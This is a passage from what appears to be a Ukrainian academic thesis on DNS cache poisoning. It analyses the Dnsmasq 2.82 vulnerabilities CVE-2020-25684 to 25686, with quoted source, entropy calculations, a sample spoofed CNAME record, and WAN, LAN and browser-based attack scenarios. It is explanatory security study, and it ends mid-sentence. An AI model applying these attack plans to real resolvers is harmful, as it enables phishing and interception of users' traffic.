Навіть в умовах функціонування надійної системи DNSSEC, вона не здатна забезпечити повний захист від компрометації DNS-резолверів. Більшість клієнтів, як правило, не аналізують рівень довіри до локального DNS-резолвера, а просто використовують той, що надається мережею за замовчуванням. Зокрема, при підключенні через загальнодоступні Wi-Fi мережі, DNS-резолвер налаштовується автоматично. Ця вразливість може бути використана зловмисниками для перехоплення запитів та підміни їх на шкідливі DNS-резолвери, що надають користувачам фальшиві дані. Для усунення цієї проблеми необхідно розширити ланцюг довіри до рівня користувачів. Одним із можливих рішень є використання протоколу DHCP з квитками для ідентифікації надійних DNS-резолверів. Однак,

якщо сервер DHCP вимкнено, або ж використовується статична IP-адреса, клієнт стає потенційною жертвою.

Хоча DNSSEC пропонує значно вищий рівень безпеки для DNS, його широке впровадження досі стримується певними факторами. Згідно зі звітом Internet Society в 2016 році, близько 90% зон верхнього рівня (TLD) було захищено за допомогою DNSSEC, тоді як лише 65% зон другого рівня (SLD) мають такий захист. Крім того, враховуючи, що тільки 26% DNS-резолверів підтримують перевірку DNSSEC, реальний рівень впровадження є набагато нижчим. [6]

DNSSEC також може бути використаний для атак типу “ампліфікація” та “відображення” (reflection). [7] Це відбувається через те, що підписані цифровим підписом DNSSEC-відповіді значно більші за звичайні DNS-відповіді. Наприклад, розмір відповіді на запит типу “ANY” у DNSSEC у середньому у 28 разів (!) перевищує розмір аналогічної відповіді у звичайному DNS. Це створює сприятливі умови для атак ампліфікації, коли зловмисник надсилає запити на DNS-сервер із підробленою IP-адресою джерела (зловмисник в її якості вказує адресу жертви). Як результат, всі відповіді отримує жертва, що може перевантажити її мережу. Таким чином, додаткові дані, які додає DNSSEC для автентифікації, можуть бути використані не на користь безпеки, а як інструмент для ще більш руйнівних DDoS-атак.

1.5 Передумови виникнення атак на підміну DNS

Атаки отруєння кешу DNS (підміну DNS) виникли через низку вразливостей у початковій архітектурі протоколу DNS. DNS був розроблений тоді, коли кібербезпека не була головним пріоритетом. Його головна мета – швидке та ефективне забезпечення зв’язку між доменними іменами та IP-адресами.

Однією з головних передумов виникнення атак стало те, що DNS-запити та відповіді спочатку передавалися через протокол UDP без шифрування. Це робило можливим перехоплення трафіку та створення підроблених відповідей, які видавалися за легітимні.

Другим критичним фактором стала слабка система ідентифікації транзакцій. Традиційний DNS використовує 16-бітний ідентифікатор транзакції (TXID) для зв'язування запитів із відповідями. Це створювало простір із можливих значень в проміжку [0; 65535]. Атаки, такі як підміна кешу DNS, базуються на підборі правильного TXID у відповідь на запит. У 2008 році дослідник кібербезпеки Ден Камінскі продемонстрував, що ентропії 16-бітного числа недостатньо для протидії атакам на отруєння кешу. Його атака базувалася на генерації великої кількості одночасних запитів, кожен із яких мав різні піддомени. Це зменшувало час, потрібний для підбору правильного TXID. Камінскі також показав, що вразливі сервери могли приймати підроблені відповіді саме через слабке хешування. Його дослідження привернуло увагу до необхідності покращення безпеки DNS і стало стимулом для впровадження DNSSEC.

Було запропоновано розв'язання – рандомізація вихідного UDP-порту, що збільшило кількість бітів для вгадування до 32, оскільки порти також мають 16-бітне значення (діапазон значень від 0 до 216 = 65536). Ще одна міра захисту – це т. з. “кодування 0x20”, при якому сервер випадковим чином змінює регістр літер доменного імені, що додатково підвищує ентропію. Ефективність даної міри залежить тільки від довжини доменного імені.

Існує багато робіт, присвячених безпеці DNS, проте відкритої інформації щодо безпеки DNS-форвардерів мало. Новіша атака 2020 року під назвою SAD DNS обходить рандомізацію порту за допомогою побічного каналу, використовуючи ICMP-пакети “port unreachable” (“порт недоступний”), які дозволяють зловмисникам бачити відкриті порти. Це значно полегшує підбір правильного TXID і дозволяє здійснити підміну DNS-відповіді. SAD DNS є складною атакою, яка експлуатує вразливості в реалізації мережевих протоколів, а не в самому DNS.

Для захисту від класичних атак отруєння кешу DNS використовують методику bailiwick checking, яка дозволяє рекурсивним серверам ігнорувати будь-які записи, які не відносяться до того ж домену, що і запит. [8][9] Проте зловмисники навчились використовувати навіть авторитативні DNS-сервери для

отруєння кешу резолверів. Ідеї цих атак сягають дослідження Стівена Белловіна 1990 року, де описувалися атаки з використанням “парадоксу дня народження”, які у 2008 році переросли в атаки Камінські.

Атака Камінські полягає в тому, щоб підробити авторитативні записи DNS, а не звичайні ресурсні записи (RR). Для цього зловмисник заздалегідь налаштовує сервер доменних імен, який видає себе за авторитативний сервер для зони шкідливого сайту. Цей сервер містить усі необхідні підроблені записи. Атака відбувається у два етапи:

1) На першому етапі зловмисник надсилає до локального DNS-сервера підроблені запити про випадкові імена в межах цільового домену. Оскільки локальний сервер не має відповідей на ці запити у своєму кеші, він звертається до авторитативного сервера.

2) На другому етапі зловмисник надсилає велику кількість підроблених відповідей на запити локального сервера. Ці відповіді замість повернення реальних ресурсних записів вказують на інший сервер імен, що належить зловмиснику.

В результаті зловмисник отримує контроль над авторитативним сервером для конкретного домену. Це дозволяє йому перенаправляти користувачів на шкідливі IP-адреси навіть під час звичайних DNS-запитів. Така атака є небезпечнішою, ніж звичайне отруєння кешу DNS, оскільки вона впливає не лише на основний домен, а й на його піддомени.

1.6 Вплив атаки отруєння кешу DNS

Підроблені DNS-записи можуть бути впроваджені в кеш форвардера на тривалий період часу. Це може призвести до таких наслідків: [10]

MITM. Хакер може здійснити атаку «людина посередині» (MITM) та перехоплювати цікавий йому трафік: SMTP, HTTP (незахищений за допомогою TLS), SIP, NTP тощо, а потім просто його перенаправляти на легітимний ресурс.

Ці ризики можуть бути зменшені завдяки використанню HTTPS та інших протоколів, які підтримують шифрування.

Фішинг. Підмінивши IP легітимного сайту, хакер може створити фейковий сайт, який буде візуально схожий на справжній, тобто буде мати всі сторінки, форми аутентифікації, реєстрації тощо. Таким чином можливо обдурити не тільки користувача, а навіть парольні менеджери, які підтримують автоматичне заповнення форм. Наприклад, Bitwarden:




Рисунок 1.3 – Вибір методу виявлення домену в Bitwarden

Схожість на поведінку хробаків. У сценаріях, коли мобільні пристрої переходять із мережи в мережу, атака може поширюватися у вигляді “мережевого хробака”. Пристрій, який підключається до нової мережі, може мати підроблений DNS-запис у своєму внутрішньому кеші DNS (отриманий від вразливого форвардера). Ініціалізація повторної атаки потребує наявності в мережі такого ж форвардера, що і в попередній мережі.

DDoS та зворотній DDoS. Експлуатація великої кількості вразливих форваредерів може бути використана для здійснення масованої DDoS-атаки на певний ресурс. Зловмисники можуть підмінити записи у кеші, що відповідають багатьом популярним сайтам, на цільовий вебсайт (жертву). Таким чином вони суттєво збільшують кількість трафіку, що направляється на ресурс-жертву. Проте зловмисники також можуть зробити все навпаки – перенаправляти користувачів на погано працюючий підконтрольний ресурс, що візуально схожий на легітимний.

Як наслідок, користувачі будуть скаржитися на те, що легітимний ресурс недоступний, і його власник нічого не зможе з цим зробити.

Висновки до розділу 1

Протокол DNS є основним компонентом інтернет-інфраструктури, що забезпечує трансляцію доменних імен в IP-адреси. Його виникнення було обумовлене потребою у зручному механізмі адресації мережевих ресурсів. Проте з самого моменту свого створення DNS мав цілу низку недоліків і концептуальних помилок, які роблять його вразливим до різноманітних атак, особливо до отруєння кешу DNS.

Будова системи доменних імен передбачає ієрархічну структуру, що включає кореневі, доменні та локальні сервери. Ця багаторівнева архітектура надає клієнтам гнучкість та масштабованість, але водночас відкриває можливості для атак на різних рівнях цієї ієрарії. Вразливості протоколу DNS, такі як відсутність вбудованої аутентифікації запитів і відповідей, використовуються зловмисниками для підміни різної інформації, такої як записи і навіть цілі зони.

DNSSEC, як розширення протоколу DNS, хоча і пропонує механізми криптографічного підпису та надає більший рівень безпеки, все ж таки має свої обмеження. Він не є повсюдно впровадженим, а складність його налаштування створює бар’єри для широкого використання. Передумови виникнення атак підміни DNS, такі як недосконаліть алгоритмів генерації TXID запитів та низький рівень ентропії інших випадкових полів, тільки підкреслюють важливість модернізації протоколу.

Атака отруєння кешу DNS має серйозний вплив на користувачів і організації, дозволяючи зловмисникам спрямовувати трафік на шкідливі сайти, красти конфіденційну інформацію чи навіть порушувати роботу критичних сервісів.

2 СЕРЕДОВИЩЕ, ВРАЗЛИВЕ ДО ОТРУЄННЯ КЕШУ DNS

2.1 Вибір цілі для атаки отруєння кешу DNS

Отруєння кешу DNS потребує вразливого DNS-сервера, який би підтримував кешування і працював у режимі форвардера. Загалом, DNS-форвардери розташовуються між кінцевими резольверами (наприклад, ПК) і рекурсивними резолверами. Вони відповідають за такі дії: [11]

1) Пересилання отриманого запиту до рекурсивного резолвера (upstream DNS-сервера).

2) Кешування відповіді.

3) Надсилання цієї відповіді клієнту.

Частіше за все форвардери забезпечують кешування, щоб краще обслуговувати клієнтів, а саме скорочувати час очікування (ping) та знижувати витрати трафіку (bandwidth).

Зважаючи на всі умови, наведені вище, ідеальними цілями для атак на отруєння кешу є DNS-сервери типу BIND, Dnsmasq, Quad, Umbrella, OpenDNS тощо. У даній роботі в якості цілі було обрано вразливий DNS-сервер Dnsmasq версії 2.82.

Dnsmasq – це один із найпоширеніших DNS-форвардерів, підтримуючий кешування. Через свою популярніть він є привабливою ціллю для зловмисників. Використання Dnsmasq не обмежується тільки DNS-кешуванням: його також застосовують для перенаправлення трафіку, наприклад, для блокування реклами, та в якості DHCP-сервера. Атака отруєння кешу на сервер Dnsmasq може бути здійснена за порівняно короткий час (до 6 хвилин) і не потребує спеціального обладнання. Дана атака експлуатує кілька описаних нижче вразливостей і може бути реалізована кількома методами. [12]

Для симуляції реальної атаки на Dnsmasq, хакеру треба контролювати якийсь домен. В якості віддаленного сервера можна обрати мікро-інстанс AWS EC2 t3.micro або t2.micro:




Рисунок 2.1 – Стан мікро-інстансу AWS t3.micro

AWS надає як публічну IPv4 адресу, так і публічний домен, що дозволяє атакуючому розгорнути всю необхідну інфраструктуру. Наприклад, свій DNS-сервер чи HTTP-сервер, що буде хостити фішингову сторінку.




Рисунок 2.2 – Огляд приватних/публічних адрес і доменів мікро-інстансу AWS

2.2 Огляд вразливостей Dnsmasq

1) CVE-2020-25684: Роз'єднання TXID і порту. [13]

Dnsmasq обмежує кількість запитів, що знаходяться в обробці. Фактично, це ті запити, які пересилаються до вихідного сервера і на які ще не отримано відповіді. В конфігурації за замовчуванням, максимальна кількість таких пересланих запитів становить 150, хоча користувач може змінити це значення самостійно у файлі `/etc/dnsmasq.conf`. Внутрішньо ці запити представлені за допомогою структури frec (forward record). Кожна структура frec асоціюється з TXID пересланого запиту, який зловмисник має вгадати для атаки. Дані frec

видаляються після отримання відповіді або коли минув певний час (TTL – Time to Live).

За замовчуванням, кількість сокетів, які використовуються для пересилання, обмежена до 64. Кожен такий сокет прив’язаний до випадкового порту джерела. Таким чином, Dnsmasq за замовчуванням використовує механізм рандомізації порту джерела (SPR – Source Port Randomization) для захисту від отруєння кешу. Теоретично, рандомізація TXID і порту джерел повинна забезпечувати 32-бітну ентропію для кожної пари запит-відповідь.

Проте на практиці ця ентропія є трохи нижчою. Це пов'язано з тим, що dnsmasq використовує кілька TXID на одному порту (port reuse) і не пов'язує кожен порт із конкретним TXID. Внаслідок цього хакеру достатньо вгадати лише один із 64 портів і правильний TXID, замість того, щоб вгадувати точний порт і точний TXID одночасно. Це знижує фактичну ентропію до 26 біт. Самого цього факту не достатньо для здійснення атаки, але в комбінації з іншими вразловостями, це дуже її спростить.

Дана вразливість міститься у файлі `src/forward.c`. [16] Вона пов'язана з тим, як функція reply_query() співвідносить відповіді із запитами. Проблема полягає в слабкому зв’язку між адресою/портом відповіді та самим запитом, що знижує рівень ентропії приблизно на 6 бітів та полегшує атаку:

```
759   /* sets new last_server */
760   void reply_query(int fd, int family, time_t now)
761   {
762     /* packet from peer server, extract data for cache, and send to
763        original requester */
764     struct dns_header *header;
765     union mysockaddr serveraddr;
766     struct frec *forward;
767     socklen_t addrlen = sizeof(serveraddr);
768     ssize_t n = recvfrom(fd, daemon->packet, daemon->packet_buff_sz, 0, &serveraddr.sa, &addrlen);
769     size_t nn;
770     struct server *server;
771     void *hash;
772   #ifndef HAVE_DNSSEC
773     unsigned int crc;
774   #endif
```

Рисунок 2.3 – Визначення вразливої функції reply_query()

Отже, функція lookup_frec() використовується для пошуку структури frec, яка пов'язана з відповідним запитом. Пошук виконується за 2 значеннями – TXID та хешем. Проблема в тому, що ця функція не перевіряє адресу та порт джерела відповіді, коли виконується пошук запиту. Через це система не може точно співвіднести відповідь із запитом, що дозволяє зловмиснику легко підробити відповідь:

```
775
776     /* packet buffer overwritten */
777     daemon->srv_save = NULL;
778
779     /* Determine the address of the server replying  so that we can mark that as good */
780     if ((serveraddr.sa.sa_family = family) == AF_INET6)
781       serveraddr.in6.sin6_flowinfo = 0;
782
783     header = (struct dns_header *)daemon->packet;
784
785     if (n < (int)sizeof(struct dns_header) || !(header->hb3 & HB3_QR))
786       return;
787
788     /* spoof check: answer must come from known server, */
789     for (server = daemon->servers; server; server = server->next)
790       if (!(server->flags & (SERV_LITERAL_ADDRESS | SERV_NO_ADDR)) &&
791         sockaddr_isequal(&server->addr, &serveraddr))
792         break;
793
794     if (!server)
795       return;
796
797     /* If sufficient time has elapsed, try and expand UDP buffer size again. */
798     if (difftime(now, server->pktsz_reduced) > UDP_TEST_TIME)
799       server->edns_pktsz = daemon->edns_pktsz;
800
801   #ifdef HAVE_DNSSEC
802     hash = hash_questions(header, n, daemon->namebuff);
803   #else
804     hash = &crc;
805     crc = questions_crc(header, n, daemon->namebuff);
806   #endif
807
808     if (!(forward = lookup_frec(ntohs(header->id), hash)))
809       return;
```

Рисунок 2.4 – Тіло ф. reply_query(), рядок 808: виклик ф. lookup_frec()

2) CVE-2020-25685: Використання хешу CRC32 для ідентифікації frec. [14]

Окрім вгадування правильного вихідного порту, підроблена відповідь зловмисника повинна відповідати одному з поточних frec. Відповідь задовільняє frec, якщо збігаються ідентифікатори транзакцій та секція запиту (тобто відповідь відповідає на запит). Замість того, щоб зберігати в пам'яті всі секції запиту,

Dnsmasq запам’ятовує лише хеш запиту. Це значення хешу зберігається у відповідному frec під час подання запиту.

Якщо dnsmasq не скомпільовано з підтримкою DNSSEC, то він використовує хеш-функцію CRC32. Проблема в тому, що CRC32 не є колізійно стійкою. Отже, зловмисник може створити кілька запитів з різними запитуваними доменними іменами, які матимуть однакове значення хешу CRC32. Після відправки цих запитів зловмисник надсилає відповідь, ім'я якої має той самий CRC32, що й в усіх запитах.

Варто згадати, що якщо Dnsmasq скомпільовано з підтримкою DNSSEC, то для ідентифікації відповіді він використовує хеш SHA-1 замість CRC32. Проте з 2005 року SHA-1 не вважається криптографічно стійкою. [17]

Дана вразливість також міститься у файлі `src/forward.c` у тій же самій функції reply_query(). Функція question_crc() відповідає за обчислення значення хешу CRC32:

```
800
801     #ifdef HAVE_DNSSEC
802       hash = hash_questions(header, n, daemon->namebuff);
803     #else
804       hash = &crc;
805       crc = questions_crc(header, n, daemon->namebuff);
806     #endif
807
808       if (!(forward = lookup_frec(ntohs(header->id), hash)))
809         return;
810
```

Рисунок 2.5 – Тіло ф. reply_query(), рядок 805: виклик ф. question_crc()

3) CVE-2020-25686: Багато очікуючих запитів на одне й те саме ім'я. [15]

Дана вразливість полягає в тому, що Dnsmasq створює кілька frec з тим самим запитуваним ім'ям. Він буде переадресовувати запит для кожного з них і співставляти правильну відповідь з будь-яким із них. Ця проблема дозволяє успішно здійснити атаку навіть якщо Dnsmasq використовує криптографічно стійку хеш-функцію. Однак деякі кінцеві резолвери (наприклад, у браузерах) реалізують дедуплікацію запитів, яка може обмежити швидкість надсилання запитів. Тому для сценаріїв, коли зловмисник не має повного контролю над

клієнтом (наприклад, запускає шкідливий JavaScript у браузері), краще використовувати попередню вразливість (CVE-2020-25685).

Якщо Dnsmasq скомпільовано з DNSSEC, атаку все ще можна виконати при умові, що зловмисник може кілька разів запитувати одне й те саме доменне ім'я. Такі умови складаються, якщо Dnsmasq відкритий до Інтернету, або якщо хакер контролює хост в тій же локальній мережі, де міститься екземпляр Dnsmasq.

4) Відсутність перевірки відповідей у DNS-форвардерах.

Зловмисник може вставити шкідливий запис до кешу Dnsmasq за допомогою записів CNAME (Canonical Name). Для ілюстрації техніки розглянемо жертву, яка просить розв'язати домен *www.google.com* (тип A), та зловмисника, який відповідає цими двома відповідями:

www.google.com	CNAME	www.g**00**g**1**e.com
www.g**00**g**1**e.com	A	66.66.66.66

Можна очікувати, що DNS-сервер не віритиме кожній отриманій відповіді. І дійсно, рекурсивні резолвери (наприклад, BIND) використовують певну форму перевірки отриманих відповідей. Набір правил, що керують цією перевіркою, зазвичай називається юрисдикцією. У випадку з наведеною вище шкідливою відповіддю, запис типу A для *www.g00g1e.com* не буде внесено до кешу BIND.

Попри це, Dnsmasq, як і очікується від DNS-форвардера, довіряє кожній отриманій відповіді від свого upstream DNS-сервера. Звісно, така поведінка є нормальною для форвардера, і не є вразливістю, але вона посилює атаку на отруєння кешу. Dnsmasq не виконує перевірку відповідей, оскільки така перевірка зобов'язує зв'язуватися з авторитативними серверами, тобто замість того, щоб зробити переадресацію запитів (як це очікується від форвардера), Dnsmasq був би змушений сам стати резолвером.

Наявність цих 4 вразливостей призводять до ситуації, коли зловмиснику потрібно вгадати будь-який з вихідних портів і будь-який з TXID. Отже, будь-яка відповідь, яка проходить перевірку порту та TXID, пройде перевірку хешу секції запиту – таким чином відповідатиме frec. Ідентифікація frec за допомогою хешу

CRC32 та вразливості розв'язки призводять до падіння ентропії приблизно в 1,5 рази. Для того, щоб успішно проексплуатувати всі ці вразливості та здійснити атаку отруєння кешу DNS, необхідно відправити 447392 пакетів:

$$C = \frac{2^{32}}{150 \cdot 64} = 447392 \quad (1)$$

Тобто, щоб отруїти кеш DNS-форвардера Dnsmasq, хакеру треба надіслати приблизно півмільйона запитів. Один атакуючий хост може провести атаку менш ніж за 6 хвилин. Якщо ретельно оптимізувати алгоритм (прибрати вивід в консоль та інші повільні операції), то можна виконати атаку менше ніж за 1 хв. Конфігурація Dnsmasq з кількома upstream серверами може трохи підвищити ентропію.

2.3 Можливі сценарії атаки

1) Атака із глобальної мережі.

В цьому сценарії, зловмисник може атакувати резолвер Dnsmasq, який працює на порту 53 в інтерфейсі eth0 (тобто коли форвардер відкритий для Інтернету). Порт повинен бути відкритим як на прийом, так і на віддачу.

Для успішного проведення атаки отруєння кешу в таких умовах зловмиснику знадобиться виділений сервер (VDS), зареєстрований домен, і можливість відправляти пакети з підробленою IP-адресою джерела. Можна використати WARP DNS та створити інстанс AWS EC2. Важливо відзначити, що деякі Інтернет провайдери (IPS) не дозволяють відправляти пакети зі зміненою адресою джерела. В даній роботі не буде демонструватися атака із WAN саме із цієї причини.

Отже, конфігурація мережі виглядатиме так як на рисунку 2.6:




Рисунок 2.6 – Схема атаки із глобальної мережі

2) Атака з локальної мережі.

В цьому сценарії, зловмисник може атакувати форвардер Dnsmasq, який прослуховує порт 53 лише в локальній мережі. В цьому випадку можливо виконати атаку повністю в межах локальної мережі, впливаючи на всі пристрої, які налаштовані на використання вразливого Dnsmasq в якості DNS-сервера.

Для проведення атаки зловмиснику знадобиться зареєстроване доменне ім'я DNS, а також контроль над одним пристроєм у локальній мережі, який може надсилати пакети з підробленою IP-адресою джерела. Отже, VDS в цих умовах вже не потрібен.

У випадку хот-спотів, captive-порталів або гостьових мереж, клієнт буде вважатися частиною локальної мережі. Наприклад, зловмисний користувач на загальнодоступному або спільному комп'ютері в готелі, що використовує Dnsmasq в якості DNS-форвардера, може вплинути на всіх гостей готелю. Його пристрій

вважається частиною LAN, і успішне виконання атаки може вплинути на всіх її користувачів. Отже, схема цього сценарію проденстрована нижче:




Рисунок 2.7 – Схема атаки із локальної мережі

3) Атака з локальної мережі з використанням браузера.

Цей сценарій дуже схожий на попередній. Тут також є припущення, що форвардер Dnsmasq працює на 53 порту в локальній мережі. Для виконання атаки зловмиснику знадобиться VPS, можливість підробки пакетів та зареєстроване доменне ім'я. Але також треба задовільнити хоча б одну із наступних умов:

- Машина в локальній мережі, яка переглядає веб-сайт, що виконує керований зловмисником скрипт JavaScript у браузері Safari, наприклад, через видачу шкідливої реклами (malvertising). [18]
- Кілька машин, що переглядають вміст, керований зловмисником у Google Chrome.

Поведінка з браузерами Mozilla Firefox та Microsoft Edge не визначена. Отже, схема атаки набуває такого виду:

